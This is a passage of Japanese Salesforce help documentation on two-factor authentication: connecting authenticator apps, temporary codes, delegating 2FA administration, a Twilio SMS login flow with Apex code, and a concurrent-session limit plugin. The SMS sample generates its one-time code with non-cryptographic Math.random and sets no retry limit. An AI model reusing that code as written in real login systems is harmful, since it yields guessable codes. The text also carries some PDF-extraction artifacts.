「ユーザインターフェースログインの 2要素認証」権限は、「API ログインの 2要素認証」権限の前提条件です。これらの権限が有効になっているユーザは、ユーザインターフェース経由で Salesforce にログインするときに、2要素認証を行う必要があります。ユーザは、認証アプリケーションをモバイルデバイスにダウンロードおよびインストールして、アプリケーションを Salesforce アカウントに接続する必要があります。これにより、アプリケーションから確認コード(時間ベースのワンタイムパスワード(TOTP))を使用して、2要素認証を行うことができます。

ユーザに対して 2要素認証が有効になっている場合は、API ログインを使用する開発者ツールでは、Salesforce Authenticator ではなくセキュリティトークンまたは TOTP を使用してログインします。

エディション

使用可能なインターフェース: Salesforce Classic
([使用できない組織もあります](#)) および Lightning Experience の両方

使用可能なエディション:
Essentials Edition、**Contact Manager Edition**、
Database.com Edition、
Developer Edition、
Enterprise Edition、**Group Edition**、**Performance Edition**、**Professional Edition**、および **Unlimited Edition**

ユーザ権限

プロファイルのシステム権限を編集する

- 「プロファイルと権限セットの管理」

この機能を有効化する

- 「ユーザインターフェースログインの 2要素認証」

ID 検証のためのアカウントへの Salesforce Authenticator (バージョン 3 以降) の接続

モバイルデバイス上の Salesforce Authenticator アプリケーションは、認証の 2 つ目の要素です。このアプリケーションを使用することで、アカウントのセキュリティレベルが向上します。

1. 使用するモバイルデバイスのタイプに応じて、Salesforce Authenticator アプリケーションのバージョン 3 以降をダウンロードし、インストールします。
iPhone の場合は、[App Store](#) からアプリケーションをダウンロードします。
Android デバイスの場合は、[Google Play](#) からアプリケーションをダウンロードします。

モバイルデバイスにすでに Salesforce Authenticator のバージョン 1 がインストールされている場合は、App Store または Google Play でアプリケーションをバージョン 3 に更新できます。更新では、ユーザがアプリケーションにすでに持っている接続済みのアカウントは保持されます。これらのアカウントはコード専用アカウントで、確認コードは生成しますが、プッシュ通知を受信したりロケーションベースの自動検証を許可したりはしません。Salesforce への現在のログインに使用するユーザ名に対してコード専用アカウントがある場合は、続行する前にアプリケーション内で左にスワイプしてそのユーザ名を削除します。後のステップで、そのユーザ名のアカウントを再度接続します。新しく接続されたアカウントでは、Salesforce Authenticator バージョン 3 の完全な機能を使用できます。すでにバージョン 2 をインストールしている場合は、バージョン 3 の更新が転送されるため、作業を行う必要はありません。

2. [個人設定] から、[クイック検索] ボックスに「高度なユーザの詳細」と入力し、[高度なユーザの詳細] を選択します。結果がありませんか? [クイック検索] ボックスに「個人情報」と入力し、[個人情報] を選択します。
 3. [アプリケーション登録: Salesforce Authenticator] を見つけ、[接続] をクリックします。
 4. セキュリティ上の理由で、アカウントにログインするように促されます。
 5. モバイルデバイスで Salesforce Authenticator アプリケーションを開きます。
アプリケーションを初めて開く場合、アプリケーションの機能を紹介するツアーが表示されます。ツアーを開始してもよいですし、すぐにアプリケーションに Salesforce アカウントを追加することもできます。
 6. アプリケーションで、[アカウントを追加] をタップしてアカウントを追加します。
一意の 2 語の語句が生成されます。
 7. ブラウザに戻って、[2 語の語句] 項目にその語句を入力します。
 8. [接続] をクリックします。
- 以前に確認コードを生成する認証アプリケーションをアカウントに接続したことがある場合、アラートが表示されることがあります。Salesforce Authenticator モバイルアプリケーションの新しいバージョンを接続すると、古いアプリケーションからのコードは無効になります。今後、確認コードが必要な場合は、Salesforce Authenticator から取得してください。
9. モバイルデバイス上の Salesforce Authenticator アプリケーションに、接続しているアカウントの詳細が表示されます。アカウントの接続を完了するには、アプリケーションで [接続] をタップします。

エディション

Salesforce Authenticator 設定を使用可能なインターフェース: Salesforce Classic と Lightning Experience の両方

モバイルアプリケーションを使用可能なエディション: **Essentials Edition**、**Group Edition**、**Professional Edition**、**Enterprise Edition**、**Performance Edition**、**Unlimited Edition**、**Developer Edition**、および **Contact Manager Edition**

アカウントの安全を確保するため、新しいID検証方法が Salesforce アカウントに追加されるたびに、メール通知が送信されます。自分がその方法を追加したか、Salesforce のシステム管理者が自分の代わりに追加したかに関係なく、メールは送信されます。

セキュリティ強化のためにログイン時またはレポートやダッシュボードへのアクセス時に2要素認証が必要な場合は、このアプリケーションを使用してアカウントアクティビティを検証します。アプリケーションを接続する前に2要素認証を使用する必要がある場合は、Salesforce に次回ログインしたときにアプリケーションを接続するよう促されます。まだ2要素認証が必要でない場合は、引き続き個人設定からアプリケーションをアカウントに接続できます。

アプリケーションを接続した後、ID検証が必要なアクティビティを実行するとモバイルデバイスに通知が送信されます。通知を受信したら、モバイルデバイス上のアプリケーションを開いてアクティビティの詳細を確認し、モバイルデバイス上で応答することによって検証します。見覚えがないアクティビティに関する通知を受信した場合は、アプリケーションを使用してそのアクティビティをブロックします。Salesforce システム管理者のために、ブロックしたアクティビティにフラグを付けることができます。このアプリケーションでは、ID検証の代替方法として使用できる確認コードも提供されます。

ワンタイムパスワードジェネレータアプリケーションまたはデバイスによる ID の検証

Salesforce Authenticator や Google Authenticator などのワンタイムパスワードジェネレータアプリケーションを接続して、ID を検証します。このアプリケーションは、確認コード(「時間ベースのワンタイムパスワード」と呼ばれることがある)を生成します。

ログイン時、または接続済みアプリケーション、レポート、またはダッシュボードへのアクセス時のセキュリティを強化するために2要素認証が必要な場合は、アプリケーションからコードを使用します。アプリケーションを接続する前に2要素認証が必要になった場合は、次に Salesforce にログインしたときにアプリケーションを接続するよう促されます。

1. デバイスのタイプに応じて、サポートされる認証アプリケーションをダウンロードします。Salesforce Authenticator for iOS、Salesforce Authenticator for Android、Google Authenticator など、時間ベースのワンタイムパスワード (TOTP) アルゴリズム (IETF RFC 6238) をサポートしている認証アプリケーションであれば、どれでも使用できます。
2. [個人設定] から、[クイック検索] ボックスに「高度なユーザの詳細」と入力し、[高度なユーザの詳細] を選択します。結果がありませんか? [クイック検索] ボックスに「個人情報」と入力し、[個人情報] を選択します。
3. [アプリケーション登録: ワンタイムパスワードジェネレータ] を見つけ、[接続] をクリックします。

Salesforce Authenticator 以外の認証アプリケーションを接続する場合は、この設定を使用します。Salesforce Authenticator を接続する場合は、(バージョン2以降で使用可能なプッシュ通知ではなく)ワンタイムパスワードジェネレータ機能を使用している場合にのみ、この設定を使用します。

 **メモ:** プッシュ通知を使用するために Salesforce Authenticator を接続する場合は、代わりに [アプリケーション登録: Salesforce Authenticator] 設定を使用します。この設定では、プッシュ通知とワンタイムパスワード生成の両方が有効になります。

ワンタイムパスワード生成では、最大2つの認証アプリケーション (Salesforce Authenticator と他の認証アプリケーション) を Salesforce アカウントに接続できます。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

4. セキュリティ上の理由で、アカウントにログインするように促されます。
5. モバイルデバイスで、認証アプリケーションを使用して QR コードをスキャンします。
または、ブラウザで [QRコードをスキャンできません] をクリックします。ブラウザにセキュリティキーが表示されます。認証アプリケーションで、ユーザ名と表示されたキーを入力します。
6. Salesforce で、認証アプリケーションによって生成されたコードを、[確認コード] 項目に入力します。
確認コードは、認証アプリケーションによって定期的に新しく生成されます。現在のコードを入力します。
7. [接続] をクリックします。

アカウントの安全を確保するため、新しい ID 検証方法が Salesforce アカウントに追加されるたびに、メール通知が送信されます。自分がその方法を追加したか、Salesforce のシステム管理者が自分の代わりに追加したかに関係なく、メールは送信されます。

関連トピック:

[Salesforce ヘルプ: Salesforce 環境のカスタマイズ](#)

ユーザのアカウントからの Salesforce Authenticator (バージョン 2 および 3) の切断

ユーザのアカウントには、一度に 1 つの Salesforce Authenticator (バージョン 2 以降) モバイルアプリケーションしか接続できません。ユーザがモバイルデバイスの交換や紛失によってアプリケーションへのアクセスを失った場合は、ユーザのアカウントからアプリケーションを切断します。ユーザ(または割り当てられたプロファイル)で引き続き 2 要素認証権限が有効になっているか、他の認証方法がアカウントに接続されていない場合、ユーザは次にログインしたときに新しい認証方法を接続するように求められます。

次の手順は、Salesforce システム管理者(または「ユーザインターフェースで 2 要素認証を管理」権限をもつユーザ)が、組織の [設定] でユーザの Salesforce Authenticator アカウントを切断するためのものです。たとえば、システム管理者は、ユーザが Salesforce Authenticator を実行しているデバイスを紛失した場合にこれらの手順に従います。ユーザが新しいデバイスに切り替えるために自分のデバイス上で Salesforce Authenticator を切断する場合や、使用していない接続を単に削除する場合は、ヘルプトピックの 「Salesforce Authenticator (バージョン 2 および 3) からのアカウントの削除」 を参照してください。

1. [設定] から、[クイック検索] ボックスに「ユーザ」と入力し、[ユーザ] を選択します。
2. ユーザの名前をクリックします。
3. ユーザの詳細ページで、[アプリケーション登録: Salesforce Authenticator] 項目の横にある [切断] をクリックします。

エディション

使用可能なインター
フェース: Salesforce Classic
および Lightning Experience
の両方

使用可能なエディション:
すべてのエディション

ユーザ権限

ユーザの Salesforce
Authenticator アプリケー
ションを切断する

- 「ユーザинтера
フェースで 2 要素認証
を管理」またはシス
テム管理者プロファイル

ユーザのワンタイムパスワードジェネレータアプリケーションの切断

確認コード(ワンタイムパスワード)を生成するモバイル認証アプリケーション(Salesforce Authenticatorなど)が一度に接続できるのは、1ユーザのアカウントのみです。ユーザがモバイルデバイスを交換したり、紛失したりしてアプリケーションへのアクセスを失った場合は、ユーザのアカウントからアプリケーションを切断します。次回2要素認証を使用してユーザがログインすると、他のID検証方法が接続されていない場合、Salesforceからユーザに新しい認証アプリケーションの接続が促されます。

1. [設定]から、[クイック検索]ボックスに「ユーザ」と入力し、[ユーザ]を選択します。
2. ユーザの名前をクリックします。
3. ユーザの詳細ページで、[アプリケーション登録: ワンタイムパスワードジェネレータ]項目の横にある[切断]をクリックします。

ユーザは各自のアカウントからアプリケーションを切断できます。個人設定で、[高度なユーザの詳細]ページに移動して、[アプリケーション登録: ワンタイムパスワードジェネレータ]項目の横にある[切断]をクリックします。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

使用可能なエディション:

Essentials Edition、Group Edition、Professional Edition、Enterprise Edition、Performance Edition、Unlimited Edition、Developer Edition、および Contact Manager Edition

ユーザ権限

ユーザの認証アプリケーションを切断する

- 「ユーザインターフェースで2要素認証を管理」

仮の ID 確認コードの生成

通常2要素認証に使用しているデバイスにアクセスできないユーザのために、仮の確認コードを生成します。コードの有効期限が生成後1～24時間後に切れるように設定します。コードは有効期限まで繰り返し使用できます。

仮の確認コードは2要素認証でのみ有効です。デバイスの有効化では無効です。つまり、認識できないブラウザまたはアプリケーションからユーザがログインし、ID検証が必要な場合は、ユーザは仮のコードを使用できません。

1. [設定] から、[クイック検索] ボックスに「ユーザ」と入力し、[ユーザ] を選択します。
2. 仮の確認コードが必要なユーザの名前をクリックします。
無効なユーザにはコードを生成できません。
3. [仮の確認コード] を検索し、[生成] をクリックします。
高保証セキュリティレベルのセッションがまだない場合、IDの検証が促されます。
4. コードの有効期限を設定し、[コードの生成] をクリックします。
5. コードをユーザに付与して[完了] をクリックします。
[完了] をクリックすると、戻ってコードを再度表示することはできなくなり、コードはユーザインターフェースのどこにも表示されなくなります。

ユーザは、期限切れになるまで、何回でも仮の確認コードを使用できます。各ユーザの仮の確認コードは一度に1つのみ使用できます。期限切れになる前にコードを忘れるか紛失した場合、そのコードを手動で期限切れにして新規に生成できます。各ユーザに1時間あたり最大6コードまで生成できます。

-  **メモ:** ID検証方法がユーザのアカウントに追加されると、ユーザにメールが送信されます。新しいID検証方法がアカウントに追加されたときにユーザにメールが送信されないようにするには、Salesforceにお問い合わせください。

エディション

使用可能なインター

フェース: Salesforce Classic
および Lightning Experience
の両方

使用可能なエディション:
Essentials、Contact Manager、Group、Professional、Enterprise、Performance、Unlimited、

および **Developer Edition**

ユーザ権限

仮の確認コードを生成する

- 「ユーザインター
フェースで2要素認証
を管理」

仮の確認コードの期限切れ

ユーザに2要素認証が必要なくなった場合、ユーザの仮の確認コードを期限切れにします。

各ユーザの仮の確認コードは一度に1つのみ使用できます。期限切れになる前にコードを忘れるか紛失した場合、そのコードを手動で期限切れにして新規に生成できます。各ユーザに1時間あたり最大6コードまで生成できます。

- [設定] から、[クイック検索] ボックスに「ユーザ」と入力し、[ユーザ] を選択します。
- 期限切れにする必要のある仮の確認コードを持つユーザの名前をクリックします。
- [仮の確認コード] を検索し、[今すぐ期限切れにする] をクリックします。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: Essentials、Contact Manager、Group、Professional、Enterprise、Performance、Unlimited、および Developer Edition

ユーザ権限

ユーザの仮の確認コードを期限切れにする

- 「ユーザインターフェースで2要素認証を管理」

2要素認証の管理任務の委任

Salesforceシステム管理者ではないユーザが、組織内の2要素認証のサポートを提供できるようにします。たとえば、2要素認証に通常使用しているデバイスを紛失したか、忘れたユーザのために、社内のヘルプデスクのスタッフが仮の確認コードを生成できるようにします。ヘルプデスクのスタッフメンバーに「ユーザインターフェースで2要素認証を管理」権限を割り当てると、スタッフはコードを生成し、他の2要素認証任務でエンドユーザをサポートできます。

権限を割り当てるには、ユーザプロファイル(コピーされたプロファイルのみ)または権限セットの「ユーザインターフェースで2要素認証を管理」権限を選択します。この権限を持つユーザは、次の作業を実行できます。

- 2要素認証に通常使用しているデバイスにアクセスできないユーザのために仮の確認コードを生成する。
- ユーザがデバイスを紛失または交換したときに、ユーザアカウントからID検証方法を切断する。
- [ID検証履歴] ページにユーザのID検証アクティビティを表示する。
- [ID検証履歴] ページのリンクをクリックして Identity Verification Methods レポートを表示する。
- ユーザが登録したID検証方法を示すユーザリストビューを作成する。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: Essentials、Contact Manager、Group、Professional、Enterprise、Performance、Unlimited、および Developer Edition

ユーザ権限

プロファイルと権限セットを編集する

- 「プロファイルと権限セットの管理」

 **メモ:** この権限を持つシステム管理者以外のユーザは、ID 検証方法レポートを参照できますが、「ユーザの管理」権限を持つユーザ限定のデータが含まれるカスタムレポートを作成することはできません。

サードパーティの SMS ベースの 2 要素認証のリリース

2要素認証(2FA)は、ユーザの ID を検証するときのセキュリティを強化し、Salesforce 組織へのアクセスを保護します。SMS ベースの 2FA では、パスワードに加え、モバイルデバイスで受信したワンタイムパスワード(OTP)コードの入力がユーザに要求されます。

2FA を実装するには、Twilio や TeleSign のような、サードパーティの SMS または音声配信サービスを Salesforce ログインフローと一緒に利用できます。

SMS ベースの 2FA プロセスを詳しく見ていきましょう。

1. ユーザがログインすると、ログインフローがランダムな OTP を生成し、音声またはテキストメッセージを介してユーザの携帯電話に送信します。
2. ユーザがその OTP を Salesforce アプリケーションに入力します。
3. Salesforce がそのコードを検証します。
4. コードが有効な場合、Salesforce はユーザのアクセスを許可します。

ログインフローには 4 つのステップがあります。

1. レコードを取得—ユーザレコードを照会して携帯電話番号を取得します。
2. Apex アクション(従来)—OTP を生成し、サードパーティの SMS 配信サービスを使用してその OTP をユーザのモバイルデバイスに送信します。
3. 画面—ユーザに受信した OTP を入力するように促します。
4. 決定—Apex アクションで生成された OTP をユーザが入力した OTP と比較します。等しければ、フローは完了し、ユーザはアプリケーションにリダイレクトされます。等しくなければ、フローは別のコードを生成し、ユーザに再検証を要求します。

フローの設定

この例では、Twilio Apex SDK を使用して SMS 配信操作を実行します。他のクラウドベースの SMS または音声ベンダーでも、サービスにアクセスするための公開 API があれば使用できます。

1. Flow Builder を開きます。[設定] で、[クイック検索] ボックスに「フロー」と入力して、[フロー] を選択し、[新規フロー] をクリックします。
2. [画面フロー] を選択して、[作成] をクリックします。
3. ツールボックスから、[マネージャ] タブを開いて [新規リソース] をクリックします。
4. LoginFlow_UserId 入力テキスト変数を作成します。この変数には、ログインイベント中にユーザ ID が入力されます。

* Resource Type
Variable

* API Name
LoginFlow_UserId

Description

* Data Type
Text Allow multiple values (collection) i

Default Value
Enter value or search resources...

Availability Outside the Flow
 Available for input
 Available for output

5. テキスト変数を作成します。

- Mobile (モバイル)—ユーザの携帯番号
- VerificationCode (確認コード)—Apex プラグインで生成された OTP
- Code (コード)—ユーザから収集された OTP
- Status (状況)—プラグイン実行時に返された状況

6. ツールボックスから、[要素]タブを開きます。[レコードを取得]要素をキャンバスに追加し、ログインしようとしているユーザを検索します。

Get Records of This Object

* Object
User

Filter User Records

Condition Requirements
Conditions are Met

Field	Operator	Value
Id	Equals	{!LoginFlow_UserId}

7. ユーザの携帯番号を Mobile 入力変数に保存します。

To use the returned User records in the flow, store their fields in variables.

How Many Records to Store

- Only the first record
- All records

Where to Store Field Values

- Together in a record variable
- In separate variables

When no records are returned, set specified variables to null.

Select Variables to Store User Fields

Field	Variable
MobilePhone	{!Mobile}

8. <https://github.com/twilio/twilio-salesforce> から Twilio Apex SDK をインストールします。
9. SMS プラグインに Twilio Web サービスへのアウトバウンド API コールの実行を許可するには、Salesforce で <https://api.twilio.com> をリモートサイトとして設定します。[設定] で、[クイック検索] ボックスに「リモートサイトの設定」と入力し、[リモートサイトの設定]を選択して Twilio Web サービスの URL を追加します。

Remote Site Edit

Enter the URL for the remote site. All s-controls, JavaScript OnClick commands in custom buttons, Apex, and AJAX proxy calls can access this Web address from salesforce.com.

Remote Site Edit		Save	Save & New	Cancel
Remote Site Name	Twilio			
Remote Site URL	https://api.twilio.com			
Disable Protocol Security	<input type="checkbox"/>			
Description				
Active	<input checked="" type="checkbox"/>			
Save Save & New Cancel				

10. Apex クラスを作成します。

```
global class SMSPlugin implements Process.Plugin {
    global Process.PluginDescribeResult describe() {
        Process.PluginDescribeResult result = new Process.PluginDescribeResult();
        result.tag='Identity';
        result.name='SMS Plugin';
        result.description='Two factor authentication with SMS';

        result.inputParameters = new List<Process.PluginDescribeResult.InputParameter>
        {
            new Process.PluginDescribeResult.InputParameter('AccountSid',
                Process.PluginDescribeResult.ParameterType.STRING, true),
            new Process.PluginDescribeResult.InputParameter('Token',
                Process.PluginDescribeResult.ParameterType.STRING, true)
        };
    }
}
```

```
Process.PluginDescribeResult.ParameterType.STRING, true),
        new Process.PluginDescribeResult.InputParameter('To',
Process.PluginDescribeResult.ParameterType.STRING, true),
        new Process.PluginDescribeResult.InputParameter('From',
Process.PluginDescribeResult.ParameterType.STRING, true),
        new Process.PluginDescribeResult.InputParameter('Message',
Process.PluginDescribeResult.ParameterType.STRING, true)
    };

    result.outputParameters = new List<Process.PluginDescribeResult.OutputParameter>
{
    new Process.PluginDescribeResult.OutputParameter('Status',
Process.PluginDescribeResult.ParameterType.STRING),
    new Process.PluginDescribeResult.OutputParameter('VerificationCode',
Process.PluginDescribeResult.ParameterType.STRING)
};

return result;
}

global Process.PluginResult invoke(Process.PluginRequest request) {

    Map<String, Object> result = new Map<String, Object>();
    String AccountSid = (String)request.inputParameters.get('AccountSid');
    String token = (String)request.inputParameters.get('Token');
    String To = (String)request.inputParameters.get('To');
    String From_a = (String)request.inputParameters.get('From');
    String Message = (String)request.inputParameters.get('Message');
    if (Message == null) Message = 'Your verification code is: ';

    TwilioRestClient client = new TwilioRestClient(AccountSid, Token);
    TwilioSMS sms;

    Integer rand = Math.round(Math.random()*100000);
    String VerificationCode = string.valueOf(rand);
    String Body = Message + VerificationCode;


    Map<String, String> params = new Map<String, String> {
        'To' => To,
        'From' => From_a,
        'Body' => Body
    };

    try {
        sms = client.getAccount().getSMSMessages().create(params);
        result.put('Status', sms.getStatus());
    } catch(Exception ex) {
        result.put('Status', 'Failure');
    }
    result.put('VerificationCode', VerificationCode);
    return new Process.PluginResult(result);
}
```

```
}
```


11. OTPコードを生成してSMS経由でユーザの携帯番号に送信するSMSプラグインを作成します。このプラグインは、次の入力を取り込みます。

- AccountSid (アカウント SID) — Twilio アカウント SID (Twilio アカウントのユーザ名)
- Token (トークン) — Twilio 認証トークン (Twilio アカウントのパスワード)
- From (送信者) — SMS の送信者番号
- Message (メッセージ) — 確認コードと一緒にユーザに送信されるメッセージ
- To (送信先) — ユーザの携帯電話番号




このプラグインは、2つの値を返します。

- Status (状況) — SMS 配信操作の状況
- VerificationCode (確認コード) — 生成されてユーザに送信される確認コード




12. 受信した確認コードの入力を促す画面要素を作成します。




13. 2つの結果を持つ決定要素を作成します。

- Valid (有効) — 確認コード ({!VerificationCode}) に保存) はユーザがコード画面コンポーネントで入力したコードと同じです。
- Invalid (無効) — 有効な結果の条件が満たされないため、結果は無効です。この結果を作成するには、デフォルトの結果の表示ラベルを「*Invalid*」(無効)に変更します。




14. 要素と要素を接続します。決定を従来の Apex アクションに接続する場合、無効な結果を選択します。




15. フローを保存して有効化します。

16. ログインフローをプロファイルに接続します。



17. ログアウトし、テストプロファイルに接続されたテストユーザとしてログインします。



フローの拡張

本番リリースでは、この基本フローを拡張することがよくあります。たとえば、次のようなカスタマイズ、検証、ポリシーを追加できます。

- ブランド—会社のロゴとメッセージを検証画面に追加します。
- 検証—ユーザレコードに電話番号が含まれているかどうかを検証します。含まれていなければ、ユーザに入力を促します。
- 再試行回数—ユーザが入力した OTP コードが誤りの場合、ログインフローは新しい OTP コードを生成してユーザに送信します。一般的に、再試行回数を制限したり、検証の試行が複数回失敗したらユーザのログインを一時的にブロックしたりします。
- ポリシー—ユーザが携帯電話番号ではなく固定電話を登録している場合、SMS ではなく音声で OTP を送信します。または、Salesforce にユーザの電話番号が登録されていない場合、メールで OTP コードを送信します。別の方法として、ユーザに 2 つ目の認証要素 (Salesforce の時間ベースの OTP や、[YubiKey](#) のようなハードウェアベースの OTP など) の入力を要求することもできます。

関連トピック:

[ログインフローの例](#)

ログインフローによる同時セッション数の制限

ログインフローを使用して、ユーザあたりの同時 Salesforce セッション数を制限できます。

同時セッションパッケージのインストール

同時セッションの未管理パッケージには、ログインフローソリューションの要素および対象オブジェクトが含まれています。このパッケージには、ユーザの同時セッション数を取得するプラグインが含まれています。待機中のログインが同時セッション制限を超えた場合、フローによってブロックされます。

パッケージはカスタマイズできます。たとえば、セッション制限を変更できます。デフォルトでは、パッケージのセッション制限は 1 です。

1. 同時セッションパッケージをインストールするには、

<https://login.salesforce.com/packaging/installPackage.apexp?p0=04to000000WR73> に移動します。

2. パッケージをインストールしたら、ログインフローをユーザプロファイルに接続できます。同時セッションを制限するプロファイルにフローを割り当てます。

パッケージコンポーネントの作成

同時セッションパッケージのコンポーネントを詳しく見てみましょう。パッケージを見つけられなかった場合は、ここに示す方法でプラグインおよびログインフローを作成できます。

SessionPlugin は、同時セッション数を取得する Apex クラスです。このクラスは AuthSession テーブルを照会し、一時的なセッションを除くセッションの数を合計します。

1. [設定] から、[クイック検索] ボックスに「Apex クラス」と入力し、[Apex クラス] を選択します。
2. クラスを作成するには、[新規] をクリックします。
3. 次のコードをコピーして Apex クラスコンテンツとして貼り付けます。

```
global class SessionPlugin implements Process.Plugin
{
```

```

global Process.PluginDescribeResult describe()
{
    Process.PluginDescribeResult result = new Process.PluginDescribeResult();
    result.description='This plug-in returns the no of concurrent sessions for the
current user';
    result.tag='Identity';

    result.inputParameters = new List<Process.PluginDescribeResult.InputParameter> {
    };

    result.outputParameters = new List<Process.PluginDescribeResult.OutputParameter>
    {
        new Process.PluginDescribeResult.OutputParameter('CONCURRENT_NO',
            Process.PluginDescribeResult.ParameterType.INTEGER)
    };

    return result;
}

global Process.PluginResult invoke(Process.PluginRequest request)
{
    Map<String, Object> result = new Map<String, Object>();
    List<AuthSession> sessions;
    Integer no = 0;

    String userid = UserInfo.getUserId();

    sessions = [Select Id, ParentId, SessionType from AuthSession where
UserId=:userid];
    for (AuthSession s : sessions)
    {
        // Count only parent and non-temp sessions
        if(s.ParentId == null && s.SessionType != 'TempUIFrontdoor' )
        {
            no++;
        }
    }

    result.put('CONCURRENT_NO', no);

    return new Process.PluginResult(result);
}
}

